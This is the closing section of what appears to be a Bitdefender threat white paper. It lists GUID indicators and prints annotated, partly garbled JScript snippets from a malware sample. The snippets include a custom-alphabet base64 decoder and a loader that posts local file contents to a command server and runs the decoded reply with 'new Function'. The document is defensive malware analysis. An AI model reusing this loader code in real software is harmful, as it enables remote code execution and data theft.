{1E0CDB6F-944E-51A9-1288-CFEB88CA4425}	6
{80B045D3-0AF2-CF15-8C34-51571676DA99}	6
{A2A067C3-28E2-ED05-AE24-73473466F889}	6
{61ACA4CF-EBEE-2E09-6D28-B04BF76A3B85}	6
{E3E42687-69A6-AC41-EF60-32037522B9CD}	6
{2886EDE5-A2C4-6723-2402-F961BE4072AF}	6
{3CE9F98A-B6AB-734C-306D-ED0EAA2F66C0}	6
{2ADBEFB8-A099-657E-265F-FB3CBC1D70F2}	6
{9AF05F93-10B2-D555-9674-4B170C36C0D9}	6
{DC7A1919-5638-93DF-D0FE-0D9D4ABC8653}	6
{BFDD7ABE-359F-F078-B359-6E3A291BE5F4}	6
{BC29794A-366B-F38C-B0AD-6DCE2AEFE600}	6
{967F531C-1C3D-D9DA-9AFB-479800B9CC56}	6
{84224141-0E60-CB87-88A6-55C512E4DE0B}	6
{619DA4FE-EBDF-2E38-6D19-B07AF75B3BB4}	6
{0335C656-8977-4C90-0FB1-D2D295F3591C}	6
{F6B333D0-7CF1-B916-FA37-27546075AC9A}	6
{9CE15982-16A3-D344-9065-4D060A27C6C8}	6
{EBD02EB3-6192-A475-E754-3A377D16B1F9}	6
{AA876FE4-20C5-E522-A603-7B603C41F0AE}	6

Code snippets

Error logging function – called excessively, all errors are sent back to the server

```
function f(b) {
    r && (r = !0, 1.Echo(b))
}
```

Method for obtaining the parent directory – full awareness of the surroundings

```
function p() {
    return (new ActiveXObject("Scripting.FileSystemObject")).GetParentFolderName(1.ScriptFullName)
}
```

Custom hex code decode method

```
function h(b) {
    b = b.toString();
    for (var a = "", d = 0; d < b.length; d += 2)
        a += String.fromCharCode(parseInt(b.substr(d, 2), 16));
    return a
}
```

Dependency deleting variant

```
function s() {
    var b = k.BuildPath(p(), "aowLC");
    k.FileExists(b) && k.DeleteFile(b);
    k.CreateTextFile(b)
}

function t() {
    var b = k.BuildPath(p(), "aowLC");
    if (!1 == k.FileExists(b)) return !0;
    b = new Date(k.GetFile(b).DateLastModified);
    return 864E5 < new Date - b ? !0 : !1
}
```

In-memory response execution variant

```
function v() {
    var b = !1, a = "", d = p(), a = k.BuildPath(d, "hdat2"), d = "", a = k.OpenTextFile(a, 1);
    a.AtEndOfStream || (d = a.ReadAll());
    d = h(d);
    var c = "", a = p(), c = k.BuildPath(a, "hdat1"), a = "", c = k.OpenTextFile(c, 1);
    c.AtEndOfStream || (a = c.ReadAll());
    -1 === m.indexOf("/", m.length - 1) && (m += "/");
    for (c = 1; 2 >= c; c += 1) {
        var e = new ActiveXObject("Msxml2.ServerXMLHTTP"),
            g = m + d + "&r=" + c;
        e.open("POST", g, !1);
        e.send(a);
        if (200 == e.status) {
            e = e.responseText;
            g = "W1lYV1ZVVFNSUVBPTk1MS0pJSEdGRURDQkF6eXh3dnV0c3JxcG9ubWxramloZ2Z1ZGN1YTk4NzY1NDMyMTArLz0=";
            e = u(e, "ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/=");
            e = n.decode(e);
            g = !0;
            try {
                    (new Function(e))()
            } catch (1) {
                g = !1
            }
            if (g) {
                b = !0;
                break
            }
        } else if (403 == e.status) break
    }
    return b
}
```

Custom base64 encryption and decryption methods

```
_keyStr: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=,
encode: function(b) {
    var a = "",
        d, c, e, g, h, f, k = 0;
    for (b = n._utf8_encode(b); k < b.length;)
        d = b.charCodeAt(k++),
        c = b.charCodeAt(k++),
        e = b.charCodeAt(k++),
        g = d >> 2,
        d = (d & 3) << 4 | c >> 4,
        h = (c & 15) << 2 | e >> 6,
        f = e & 63,
        isNaN(c) ? h = f = 64 : isNaN(e) && (f = 64),
        a = a + this._keyStr.charAt(g) + this._keyStr.charAt(d) + this._keyStr.charAt(h) + this._keyStr.charAt(f);
    return a
},
decode: function(b) {
    var a = "",
        d, c, e, g, h, f = 0;
    for (b = b.replace(/[^A-Za-z0-9\+\/\=]/g, ""); f < b.length;)
        d = this._keyStr.indexOf(b.charAt(f++)),
        c = this._keyStr.indexOf(b.charAt(f++)),
        g = this._keyStr.indexOf(b.charAt(f++)),
        h = this._keyStr.indexOf(b.charAt(f++)),
        d = d << 2 | c >> 4,
        c = (c & 15) << 4 | g >> 2,
        e = (g & 3) << 6 | h,
        a += String.fromCharCode(d), 64 != g && (a += String.fromCharCode(c)), 64 != h && (a += String.fromCharCode(e));
    return a = n._utf8_decode(a)
},
```

Custom utf8 encryption and decryption methods

```
_utf8_encode: function(b) {
    b = b.replace(/\r\n/g, "\n");
    for (var a = "", d = 0; d < b.length; d++) {
        var c = b.charCodeAt(d);
        128 > c ? a += String.fromCharCode(c) : (
            127 < c && 2048 > c ? a += String.fromCharCode(c >> 6 | 192) : (
                a += String.fromCharCode(c >> 12 | 224),
                a += String.fromCharCode(c >> 6 & 63 | 128)
            ),
            a += String.fromCharCode(c & 63 | 128)
        )
    }
    return a
},
_utf8_decode: function(b) {
    for (var a = "", d = 0, c = c1 = c2 = 0; d < b.length;)
        c = b.charCodeAt(d),
        128 > c ? (a += String.fromCharCode(c), d++) :
        191 < c && 224 > c ? (
            c2 = b.charCodeAt(d + 1),
            a += String.fromCharCode((c & 31) << 6 | c2 & 63),
            d += 2
        ) :
        (
            c2 = b.charCodeAt(d + 1),
            c3 = b.charCodeAt(d + 2),
            a += String.fromCharCode((c & 15) << 12 | (c2 & 63) << 6 | c3 & 63),
            d += 3
        );
    return a
}
```

This page is left blank intentionally

Bitdefender is a global security technology company that delivers solutions in more than 100 countries through a network of value-added alliances, distributors and reseller partners. Since 2001, Bitdefender has consistently produced award-winning business and consumer security technology, and is a leading security provider in virtualization and cloud technologies. Through R&D, alliances and partnership teams, Bitdefender has elevated the highest standards of security excellence in both its number-one-ranked technology and its strategic alliances with the world's leading virtualization and cloud technology providers.

More information is available at http://www.bitdefender.com/.

Bitdefender-WhitePaper-Ent-CREA3910-en_EN